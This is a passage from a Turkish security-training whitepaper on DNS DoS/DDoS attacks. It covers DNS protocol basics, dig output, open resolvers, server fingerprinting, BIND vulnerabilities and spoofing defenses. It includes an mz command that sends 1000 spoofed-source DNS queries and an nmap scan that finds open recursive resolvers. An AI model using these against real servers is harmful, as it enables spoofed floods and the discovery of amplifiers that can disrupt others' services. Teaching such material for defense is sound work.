

**BGA**

**BİLGİ GÜVENLİĞİ**

**AKADEMİSİ**

[www.bga.com.tr](http://www.bga.com.tr)

# [DNS Hizmetine Yönelik Dos/DDoS Saldırıları]

---

[DNS Flood DoS/DdoS Saldırıları]

[Huzeyfe ÖNAL <Huzeyfe.onal@bga.com.tr>]

[31/01/2012]

[Bu belge internetin en önemli protokollerinden biri olan DNS'e yönelik gerçekleştirilen Dos/DDoS saldırıları ve analizi konusunu ele almaktadır.]

# İçindekiler

İçindekiler.....	2
GİRİŞ.....	4
DNS Hakkında Temel Bilgiler .....	5
DNS Nedir? .....	5
DNS Protokol Detayı.....	6
Detaylı DNS başlık bilgisi incelemesi için http://www.networksorcery.com/enp/protocol/dns.htm adresinden faydalanabilir. ....	6
DNS Paket boyutu .....	6
DNS Kayıt Tipleri .....	7
DNS Sorgulamaları .....	8
DNS Sorgulamalarını Yorumlama - Dig.....	8
DNS Sorgu Çeşitleri .....	10
DNS Sunucu Yazılımları .....	13
DNS Sunucu Tipini Belirleme .....	13
İsteğe Göre DNS Paketi Üretmek.....	14
DNS Güvenlik Zafiyetleri .....	17
2011 Yılı ISC Bind Yazılımında Çıkmış Güvenlik Zafiyetleri .....	17
DNS Protokolünde IP Sahteciliği ( IP Spoofing) .....	18
Kaynak Portun Rastgeleliğinin Sorgulanması .....	19
DNS Transaction ID Değerinin Rastgeleliğinin Sorgulanması.....	19
DNS ve TCP İlişkisi .....	20
DNS'e Yönelik DoS ve DDoS Saldırıları .....	23
Yazılım Temelli DoS Saldırıları.....	23
DNS Flood DoS/DDoS Saldırıları .....	24
DNS Flood DDoS Saldırıları.....	24
DNS Flood ve UDP Flood DDoS Saldırıları Arasındaki Farklar .....	24
Netstress Kullanarak DNS Flood DDoS Atağı Gerçekleştirme .....	26
Saldırılarda Sahte(spoofed) IP Adreslerinin Kullanımı .....	27
Bilinen DNS Sunucu IP Adreslerinden DNS Flood Gerçekleştirme .....	29
DNS Performans Ölçümü .....	30
Amplified DNS DoS Saldırıları .....	32
Adım Adım DNS Amplification DoS Saldırısı .....	32
Örnek DNS Amplified DoS Saldırısı.....	34
DNS Flood DDoS Saldırılarını Yakalama .....	34
DNS Flood DDoS Saldırılarını Engelleme .....	35
DNS Flood saldırılarını engellemek için kullanılan temel yöntemler: .....	35
Rate Limiting Yöntemi.....	35

---

DFAS .....	35
DNS Caching Cihazlarını Atlama Saldırıları.....	37

## **GİRİŞ**

İnternet dünyasının çalışmasını sağlayan ana protokoller incelediğinde güvenlik açısından en önemli protokollerden birinin DNS olduğu ortaya çıkmaktadır. Basitçe DNS, günümüz e-posta iletişiminin ve internet altyapısının sağlıklı çalışmasında kritik rol oynamaktadır.

Örnek olarak Türkiye'nin internet altyapısına yönelik gerçekleştirilecek en önemli saldırı ülkenin en yetkili DNS sunucularına yapılacak saldırıdır. Bu sistemler yeteri kadar korunmuyorsa internetten edinilecek çeşitli yazılımlarla DNS sunucu uzun süreler çalışamaz hale getirilebilir. Bunun sonucu olarak da Türkiye'deki tr. uzantılı sistemlere erişim ve e-posta trafiğinde ciddi aksamalar yaşanabilir.


DNS, UDP üzerinden çalışan basit bir protokoldür ve son on yıl incelendiğinde güvenlik açısından karnesi sınıfta kalaya yetecek kadar kötüdür. DNS'in sık kullanılıyor olması da bu protokol üzerine gerçekleştirilen istismar çalışmalarını yönlendirmektedir.

DNS güvenliğinden kasıt genellikle DNS kullanılarak gerçekleştirilen dns cache poisoning ve erişilebilirliği hedef alan DoS saldırıları olmaktadır. Özellikle DNS'e yönelik DoS/DDoS saldırıları son yıllarda ciddi oranda artış göstermektedir.

DNS'in UDP üzerine kurulmuş olması ve UDP üzerinden gerçekleştirilen iletişimde kaynak IP adresinin gerçek olup olmadığını anlamının kesin bir yolunun olmaması saldırganın kendini gizleyerek saldırı gerçekleştirmesini kolaylaştırmakta ve engellemeyi zorlaştırmaktadır.

Bilgi Güvenliği AKADEMİSİ 2011 Yılı Siber Tehditler Anketi sonucu da DoS saldırılarının en önemli tehditler arasında yer aldığını göstermektedir.

2011 Yılı içinde karşılaştığınız siber tehditler hangileridir?



## DNS Hakkında Temel Bilgiler


### DNS Nedir?

DNS(Domain Name System), temelde TCP/IP kullanılan ağ ortamlarında isim-IP/IP-isim eşleşmesini sağlar ve e-posta trafiğinin sağlıklı çalışması için altyapı sunar. Günümüzde DNS'siz bir ağ düşünülemez denilebilir. Her yerel ağda –ve tüm internet ağında- hiyerarşik bir DNS yapısı vardır.

Mesela bir e-postanın hangi adrese gideceğine DNS karar verir. Bir web sayfasına erişilmek istendiğinde o sayfanın nerede olduğuna, nerede tutulacağına yine DNS üzerinden karar verilir. Bir sistemin DNS sunucusunu ele geçirmek o sistemi ele geçirmek gibidir.

## DNS Protokol Detayı

DNS, UDP temelli basit bir protokoldür. DNS başlık bilgisi incelendiğinde istek ve bu isteğe dönecek çeşitli cevaplar (kodlar kullanılarak bu cevapların çeşitleri belirlenmektedir)



Detaylı DNS başlık bilgisi incelemesi için <http://www.networksorcery.com/enp/protocol/dns.htm> adresinden faydalanabilir.

## DNS Paket boyutu

DNS paketi denildiğinde akla DNS isteği ve DNS cevabı gelmektedir. Bir DNS istek paketinin ortalama boyutu 40-60 Byte civarında değişmektedir (alt protokol bilgileri dahil). DNS cevabı da yine sorgulanan alan adı ve kayda göre değişebilir ve 512 Byte'dan küçük olmalıdır.

## Örnek DNS Paketi Boyutu

Dig komutunun çıktısı (son satır: MSG SIZE) incelenerek dönen DNS paketinin boyutu hakkında bilgi edinilebilir. Buradaki boyut bilgisi protokol başlık bilgileri eklenmemiştir.

```
$ dig www.bga.com.tr @8.8.8.8  
  
;<<>> <<>> www.bga.com.tr @8.8.8.8  
;; global options: printcmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15731  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
```

```
;; QUESTION SECTION:
;www.bga.com.tr.      IN      A

;; ANSWER SECTION:
www.bga.com.tr.     59     IN      A      50.22.202.162

;; Query time: 225 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun Jan  8 07:28:27 2012
;; MSG SIZE rcvd: 48
```

DNS cevap paketinin boyutu 512 Byte'ı aşarsa DNS cevabı TCP üzerinden dönmek ister ve DNS sunucu sorgulama yapan sisteme bununla ilgili bilgi(Truncated) döner.

DNS'in TCP üzerinden çalışmasına yazının ilerleyen kısımlarında detaylı değinilecektir.

## DNS Kayıt Tipleri

DNS, istek ve cevap mantığıyla çalışan bir protokoldür. İsteklerin çeşitleri de kayıt tipleriyle belirlenir. Bu kayıt tiplerinden en sık kullanılanları aşağıdaki tabloda yer verilmiştir.

### DNS Kayıt Tipleri ve İşlevleri

DNS Kayıt Tipi	İşlevi	Örnek Sorgulama
A	Alan adının IP adresini gösterir.	\$dig A abc.com
MX	Alan adına ait e-postaların nereye gideceğini gösterir.	\$dig MX abc.com
NS	İlgili alan adından sorumlu DNS sunucuyu gösterir	\$dig NS abc.com
TXT	DNS sunucuya ait çeşitli özellikleri gösterir.	\$dig TXT abc.com
PTR	Verilen IP adresine ait alan adını gösterir.	\$dig -x ip_adresi

## DNS Sorgulamaları

nslookup, host veya dig komutları kullanılarak dns kayıt tipleri sorgulanabilir. Yazı boyunca dns sorgulamaları için dig yazılımı tercih edilmiştir.

## DNS Sorgulamalarını Yorumlama - Dig

Dig, nslookup ve host gibi dns sorgulama araçları yerine kullanılabilen gelişmiş bir araçtır.

ISC tarafından geliştirilen BIND DNS sunucusu ile birlikte geliştirilir ve uzun vadede Linux dağıtımlarında nslookup komutunun yerini alması beklenmektedir. Dig komutu alan adı sorgulama için çalıştırıldığında cevapla birlikte detay bilgiler de döner.

Bu detay bilgiler ek parametrelerle gizlenebilir.

```
# dig www.lifeoverip.net
; <<>> DiG 9.3.3 <<>> www.lifeoverip.net
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47172
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; QUESTION SECTION:
www.lifeoverip.net.      IN      A
;; ANSWER SECTION:
www.lifeoverip.net.    14400  IN      A      80.93.212.86
;; AUTHORITY SECTION:
lifeoverip.net.       30637  IN      NS     ns3.tekrom.com.
lifeoverip.net.       30637  IN      NS     ns4.tekrom.com.
;; ADDITIONAL SECTION:
ns4.tekrom.com.       91164  IN      A      70.84.223.227
ns3.tekrom.com.       165971 IN      A      70.84.223.226
;; Query time: 213 msec
;; SERVER: 1.2.39.40#53(1.2.39.40)
;; WHEN: Sat Jan 24 10:56:14 2009
;; MSG SIZE rcvd: 130
```

## Çıktıların Detay Açıklaması

### **Status:NOERROR**

sorgulanan domain adının var olduğunu ve bu domainden sorumlu dns sunucunun sorgulara sağlıklı cevap verdiğini gösterir.

### **Status:SERVFAIL**



domainin olduğunu fakat domainden sorumlu DNS sunucunun sorgulara sağlıklı cevap veremediğini gösterir. Yani sorun domainden sorumlu DNS sunucusundadır.

### **Status:NXDOMAIN**

Domain ile ilgili ana DNS sunucuların bilgisinin olmadığını gösterir. Bu da ya o domain yoktur ya da bazı sebeplerden dolayı root dns sunuculara yayınlanmamıştır manasına gelir.

Olmayan bir domain sorgulandığında cevap olarak NXDOMAIN denecektir.

```
[root@mail ~]# dig www.huzeyfe.net
; <<>> DiG 9.3.3 <<>> www.huzeyfe.net
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 8419
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;www.huzeyfe.net.          IN      A
;; AUTHORITY SECTION:
net. 0 IN SOA a.gtld-servers.net. nstld.verisign-grs.com. 1232788241 1800
900 604800 900
;; Query time: 119 msec
;; SERVER: 1.2.39.40#53(1.2.39.40)
;; WHEN: Sat Jan 24 11:02:25 2009
;; MSG SIZE rcvd: 106
```

### **Soru Kısmı**

```
;; QUESTION SECTION:
;www.lifeoverip.net.      IN      A
```

DNS sunucuya giden sorgu kısmı.

### **Cevap Kısmı**

```
;; ANSWER SECTION:
www.lifeoverip.net. 14400 IN A 80.93.212.86
```

DNS sunucudan dönen cevap kısmı.

```
;; AUTHORITY SECTION:
lifeoverip.net. 30637 IN NS ns3.tekrom.com.
lifeoverip.net. 30637 IN NS ns4.tekrom.com.
```

sorgulanan domainden sorumlu dns sunucu adresleri

```
;; ADDITIONAL SECTION:
```

```
ns4.tekrom.com. 91164 IN A 70.84.223.227
ns3.tekrom.com. 165971 IN A 70.84.223.226
```

**Ek bilgiler.**

;; Query time: 213 msec

**Sorgulamanın ne kadar sürdüğü.**

;; SERVER: 1.2.39.40#53(1.2.39.40)

**sorgulanan dns sunucu**

;; WHEN: Sat Jan 24 10:56:14 2009 tarih


;; MSG SIZE rcvd: 130 boyut

**Ön Belleğe Alma(caching):**

Yapılan dns sorgusu sonrası sunucudan dönen cevap bir TTL alanı içerir ve bu alan istemcinin aynı domaine aynı tipte yapacağı bir sonraki sorgulama zamanını belirler.

**DNS Sorgu Çeşitleri**

DNS sisteminde iki çeşit sorgu tipi vardır. Bunlar, iterative sorgular ve recursive sorgulardır.



### **Recursive dns sorgular**

Recursive sorgulama tipinde istemci dns sunucuya rekursif bir sorgu gönderir ve cevap olarak sorgusuna karşılık gelen tam cevabı – sorguladığı domaine ait cevap- ya da bir hata bekler.

DNS sorgulamaları için kullanılan nslookup komutu öntanımlı olarak rekursif sorgular gönderir, non rekursif sorgu göndermek için nslookup komutu set norecurse seçenekleri ile çalıştırılması gerekir.

Genellikle son kullanıcı – DNS sunucu arasındaki sorgulamalar Recursive tipte olur.

### **Iterative dns sorgular**

Iterative sorgu tipinde, istemci dns sunucuya sorgu yollar ve ondan verebileceği en iyi cevabı vermesini bekler, yani gelecek cevap ya ben bu sorgunun cevabını bilmiyorum şu DNS sunucuya sor ya da bu sorgunun cevabı şudur şeklindedir.

Genellikle DNS sunucular arasındaki sorgulamalar Iterative tipte olur.

### **Genele Açık DNS Sunucular**

Herkese açık DNS sunucular(public dns) kendisine gelen tüm istekleri cevaplamaya çalışan türde bir dns sunucu tipidir. Bu tip dns sunucular eğer gerçekten amacı genele hizmet vermek değilse genellikle eksik/yanlış yapılandırmanın sonucu ortaya çıkar.

Bir sunucunun genele açık hizmet(recursive DNS çözücü) verip vermediğini anlamanın en kolay yolu o DNS sunucusu üzerinden google.com, yahoo.com gibi o DNS sunucuda tutulmayan alan adlarını sorgulamaktır.

Eğer hedef DNS sunucu genele açık bir DNS sunucu olarak yapılandırıldıysa aşağıdakine benzer çıktı verecektir.

```
# dig www.google.com @91.93.119.70
; <<>> DiG 9.5.0-P2.1 <<>> www.google.com @91.93.119.70
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26294
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;www.google.com. IN A
```

```
;; ANSWER SECTION:  
www.google.com. 44481 IN CNAME www.l.google.com.  
www.l.google.com. 118 IN A 66.102.13.147  
www.l.google.com. 118 IN A 66.102.13.99  
www.l.google.com. 118 IN A 66.102.13.105  
www.l.google.com. 118 IN A 66.102.13.103  
www.l.google.com. 118 IN A 66.102.13.104  
www.l.google.com. 118 IN A 66.102.13.106  
;; Query time: 16 msec  
;; SERVER: 91.93.119.70#53(91.93.119.70)  
;; WHEN: Sat Jul 24 13:23:59 2010  
;; MSG SIZE rcvd: 148
```

Eğer DNS sunucu genele açık hizmet verecek şekilde yapılandırılmadıysa aşağıdakine benzer çıktı verecektir.

```
[root@seclabs ~]# dig @ns1.gezginler.net www.google.com  
; <<>> DiG 9.6.1-P1 <<>> @ns1.gezginler.net www.google.com  
; (1 server found)  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33451  
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 0  
;; WARNING: recursion requested but not available  
;; QUESTION SECTION:  
;www.google.com. IN A  
;; AUTHORITY SECTION:  
. 518400 IN NS H.ROOT-SERVERS.NET.  
. 518400 IN NS I.ROOT-SERVERS.NET.  
. 518400 IN NS J.ROOT-SERVERS.NET.  
. 518400 IN NS K.ROOT-SERVERS.NET.  
. 518400 IN NS L.ROOT-SERVERS.NET.  
. 518400 IN NS M.ROOT-SERVERS.NET.  
. 518400 IN NS A.ROOT-SERVERS.NET.  
. 518400 IN NS B.ROOT-SERVERS.NET.  
. 518400 IN NS C.ROOT-SERVERS.NET.  
. 518400 IN NS D.ROOT-SERVERS.NET.  
. 518400 IN NS E.ROOT-SERVERS.NET.  
. 518400 IN NS F.ROOT-SERVERS.NET.  
. 518400 IN NS G.ROOT-SERVERS.NET.  
;; Query time: 140 msec  
;; SERVER: 208.43.98.30#53(208.43.98.30)  
;; WHEN: Sat Aug 7 16:18:15 2010  
;; MSG SIZE rcvd: 243
```

Bir IP aralığındaki tüm public DNS sunucuları bulmak için Nmap NSE (Nmap Scripting Engine) kullanılabilir.

```
root@seclabs:~# nmap -PN -n -sU -p 53 --script=dns-recursion.nse 91.93.119.65/28
Starting Nmap 5.00 ( http://nmap.org ) at 2010-07-24 13:19 EDT
Interesting ports on 91.93.119.64:
PORT STATE SERVICE
53/udp open|filtered domain
Interesting ports on 91.93.119.65:
PORT STATE SERVICE
53/udp open|filtered domain
```

### Public DNS Sunucular Neden Güvenlik Açısından Risklidir?

Public dns sunucuların özellikle DNS flood saldırılarına karşı sıkıntılıdır. Saldırgan public dns sunucuları kullanarak **amplification dns flood** saldırılarında size ait dns sunuculardan ciddi oranlarda trafik oluşturarak istediği bir sistemi zor durumda bırakabilir.

**NOT: DNS sunucu olarak ISC BIND kullanılıyorsa aşağıdaki tanımla recursive dns sorgularına -kendisi hariç- yanıt vermesi engellenebilir.**

```
options { allow-recursion { 127.0.0.1; };
```

## DNS Sunucu Yazılımları

DNS hizmeti veren çeşitli sunucu yazılımlar bulunmaktadır. ISC Bind, DjbdNS, Maradns, Microsoft DNS yazılımları bunlara örnektir. Bu yazılımlar arasında en yoğun kullanıma sahip olanı ISC Bind'dir. İnternetin %80 lik gibi büyük bir kısmı Bind dns yazılımı kullanmaktadır. [1]

### DNS Sunucu Tipini Belirleme

DNS sunucu yazılımlarına gönderilecek çeşitli isteklerin cevapları incelenerek hangi tipte oldukları belirlenebilir.

Bunun için temelde iki araç kullanılır:

1. Nmap gibi bir port tarama/yazılım belirleme aracı
2. Dig, nslookup gibi klasik sorgulama araçları

## Nmap Kullanarak DNS Sunucu Versiyonu Belirleme

```
#nmap -PN -sU -sV dns_sunucu_ip_adresi
```

```
root@bt:~# nmap -sU -sV -p 53 ns1.abcdef.com.tr.  
  
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-12-18 17:52 EET  
Nmap scan report for ns1.abcdef.com.tr. (1.1.1.13)  
Host is up (0.0044s latency).  
PORT      STATE SERVICE VERSION  
53/udp open  domain  ISC BIND (Fake version: 9.3.6-P1-RedHat-9.3.6-4.P1.el5)
```

Diğer bir yöntem de dig version.bind chaos txt @dns\_sunucu\_ip\_adresi

Bu yöntem sadece bind kullanan sistemlerde sağlıklı sonuçlar üretir.

## İsteğe Göre DNS Paketi Üretmek

TCP/IP paket üreteçleri kullanılarak isteğe göre DNS paketi oluşturulabilir. DNS paketi oluşturmak için DNS istek ve DNS cevap paketlerine ait temel başlık bilgilerinin bilinmesi gerekmektedir.

## DNS Paketi Üretim Araçları

Güvenlik ve performans testlerinde kullanılmak üzere tercih edilen DNS paketi üretim araçları.

- Scapy
- Mz
- Hping
- Netstress

## Örnek DNS Paketi Üretimi

```
# mz -A 5.5.5.5 -B 1.2.39.40 -t dns "q=www.bga.com.tr" -c 1000  
Mausezahn will send 1000 frames... 0.02 seconds (50000 packets per second)
```

Mz kullanılarak üretilebilecek detaylı DNS paketleri için -t dns help parametreleri yeterli olacaktır.

```
root@bt:~# mz -t dns help
```

```
Mausezahn 0.34.9 - (C) 2007-2009 by Herbert Haas - http://www.perihel.at/sec/mz/
```

```
| DNS type: Send Domain Name System Messages.
```

```
| Generally there are two interesting general DNS messages: queries and answers. The easiest way is to use the following syntax:
```

```
| query|q = <name>[:<type>] ..... where type is per default "A"  
| (and class is always "IN")
```

```
| answer|a = [<type>:<ttl>:]<rdata> ..... ttl is per default 0.  
| = [<type>:<ttl>:]<rdata>/[<type>:<ttl>:]<rdata>/...
```

```
| Note: If you only use the 'query' option then a query is sent. If you additionally add an 'answer' then an answer is sent.
```

```
| Examples:
```

```
| q = www.xyz.com  
| q = www.xyz.com, a=192.168.1.10  
| q = www.xyz.com, a=A:3600:192.168.1.10  
| q = www.xyz.com, a=CNAME:3600:abc.com/A:3600:192.168.1.10
```

```
| Note: <type> can be: A, CNAME, or any integer
```

```
| OPTIONAL parameter hacks: (if you don't know what you do this might cause invalid packets)
```

Parameter	Description	query / reply)
request/response reply	..... flag only	request / n.a.
id	..... packet id (0-65535)	random / random
opcode (or op)	..... accepts values 0..15 or one of these keywords: = std ..... Standard Query = inv ..... Inverse Query = sts ..... Server Status Request	std / 0
aa or !aa	..... Authoritative Answer	UNSET / SET

tc or !tc .....	Truncation	UNSET / UNSET
rd or !rd .....	Recursion Desired	SET / SET
ra or !ra .....	Recursion Available	UNSET / SET
z .....	Reserved (takes values 0..7) (z=2...authenticated)	0 / 0
rcode .....	Response Code (0..15); interesting values are:	0 / 0
= 0 .....	No Error Condition	
= 1 .....	Unable to interpret query due to format error	
= 2 .....	Unable to process due to server failure	
= 3 .....	Name in query does not exist	
= 4 .....	Type of query not supported	
= 5 .....	Query refused	
	Count values (values 0..65535) will be set automatically! You should not set these values manually except you are interested in invalid packets.	
qdcount (or qdc) .....	Number of entries in question section	1 / 1
ancount (or anc) .....	Number of RRs in answer records section	0 / 1
nscount (or nsc) .....	Number of name server RRs in authority records section	0 / 0
arcount (or arc) .....	Number of RRs in additional records section	0 / 0



## DNS Güvenlik Zafiyetleri

DNS çok önemli bir protokol olduğu için yaygın kullanılan DNS sunucu yazılımları hem güvenlik uzmanları hem de hackerlar tarafından sık sık kurcalanır ve güvenlik zafiyetleri yayınlanır.

Genel olarak DNS sunucularda bulunan güvenlik zafiyetlerini üç kategoride incelenebilir:

- DNS sunucunun çalışmasını durdurabilecek zafiyetler
- DNS sunucunun güvenliğini sıkıntıya sokacak zafiyetler
- DNS sunucuyu kullanan istemcilerin güvenliğini sıkıntıya sokabilecek zafiyetler

## 2011 Yılı ISC Bind Yazılımında Çıkmış Güvenlik Zafiyetleri

Son yıllarda sık kullanılan DNS yazılımları incelendiğinde DoS zafiyetlerinin daha fazla bulunduğu görülmektedir.

### 1. BIND 9 Resolver crashes after logging an error in query.c

Severity: Serious

Exploitable: Remotely

### 2. ISC BIND 9 Remote packet Denial of Service against Authoritative and Recursive Servers

Severity: High

Exploitable: Remotely

### 3. ISC BIND 9 Remote Crash with Certain RPZ Configurations

Severity: High

Exploitable: Remotely

### 4. Large RRSIG RRsets and Negative Caching can crash named

Severity: High

Exploitable: remotely

### 5. RRSIG Queries Can Trigger Server Crash When Using Response Policy Zones

Severity: High

Exploitable: remotely

### 6. BIND: Server Lockup Upon IXFR or DDNS Update Combined with High Query Rate

Severity: High

Exploitable: remotely

## Yıllara Göre ISC Bind Yazılımında Bulunan Güvenlik Zafiyetleri

Aşağıdaki çıktıdan da görüleceği gibi Bind üzerinde çıkan açıklıkların büyük oranı (%57) DoS tipindedir.

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	4	3		1											
2000	3	1	1	1											
2001	5			2								3			
2002	10	4	4	4											
2003	1														
2005	2	2		1											
2006	5	4										1			
2007	6	3													
2008	3	2	1		1										3
2009	4	1								2					
2010	9	4									1				
2011	6	6													
Total	58	30	6	9	1					2	1	4			3
% Of All		51.7	10.3	15.5	1.7	0.0	0.0	0.0	0.0	3.4	1.7	6.9	0.0	0.0	

<http://www.cvedetails.com>'un katkılarıyla

## DNS Protokolünde IP Sahteciliği ( IP Spoofing)

DNS, UDP tabanlı bir protokol olduğu için hem DNS istekleri hem de DNS cevaplarında kullanılan ip adresleri istenildiği gibi belirlenebilir.

IP spoofing yapılabilir olması demek hem DNS isteklerinin hem de cevaplarının sahte olabileceği anlamına gelmektedir. Sahte DNS isteği üretmeyi engelleyecek herhangi bir yöntem bulunmamaktadır (URPF [2] hariç)

UDP katmanında IP spoofing için bir önlem olmaması nedeniyle DNS ip sahteciliğini önlemek için uygulama seviyesinde iki temel önlem almıştır. Bu önlemlerden ilki DNS TXID başlık bilgisinin random olması diğeri de kaynak port numarasının random olarak belirlenmesidir.

## Kaynak Portun Rastgeleliğinin Sorgulanması

DNS cevabı olarak dönen paketlerin kaynak portlarının sabit mi yoksa rastgele mi belirlendiği aşağıdaki nmap komutuyla belirlenebilir.

```
root@bt:~# nmap -sU -p 53 --script=dns-random-srcport 8.8.8.8
```

```
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-12-18 17:43 EET  
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)  
Host is up (0.041s latency).  
PORT      STATE SERVICE  
53/udp    open  domain  
[_dns-random-srcport: 74.125.38.86 is GREAT: 6 queries in 3.0 seconds from 6 ports with std dev 6324
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

## DNS Transaction ID Değerinin Rastgeleliğinin Sorgulanması

DNS cevabı olarak dönen paketlerdeki TXID değerinin sabit mi yoksa rastgele mi belirlendiği aşağıdaki nmap komutuyla belirlenebilir.

```
root@bt:~# nmap -sU -p 53 --script=dns-random-txid ns1.abc.com.tr
```

```
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-12-18 17:45 EET  
Nmap scan report for ns1.abc.com.tr (1.1.3.3)  
Host is up (0.0035s latency).  
PORT      STATE SERVICE  
53/udp    open  domain  
[_dns-random-txid: 91.199.73.23 is GREAT: 26 queries in 5.2 seconds from 26 txids with std dev 21394
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.10 seconds
```

## DNS ve TCP İlişkisi

DNS paketleri 512 byte'ı geçmediği müddetçe UDP üzerinden taşınabilir. 512 byte'ı aşan DNS cevapları UDP üzerinden taşınamayacağı için TCP kullanılır(EDNS hariç).

Cevabın 512 Byte'dan fazla olduğu ve TCP üzerinden taşınması gerektiğini istemci, DNS paketine(dönen DNS paketi) ait başlık bilgisine bakarak anlamaktadır.

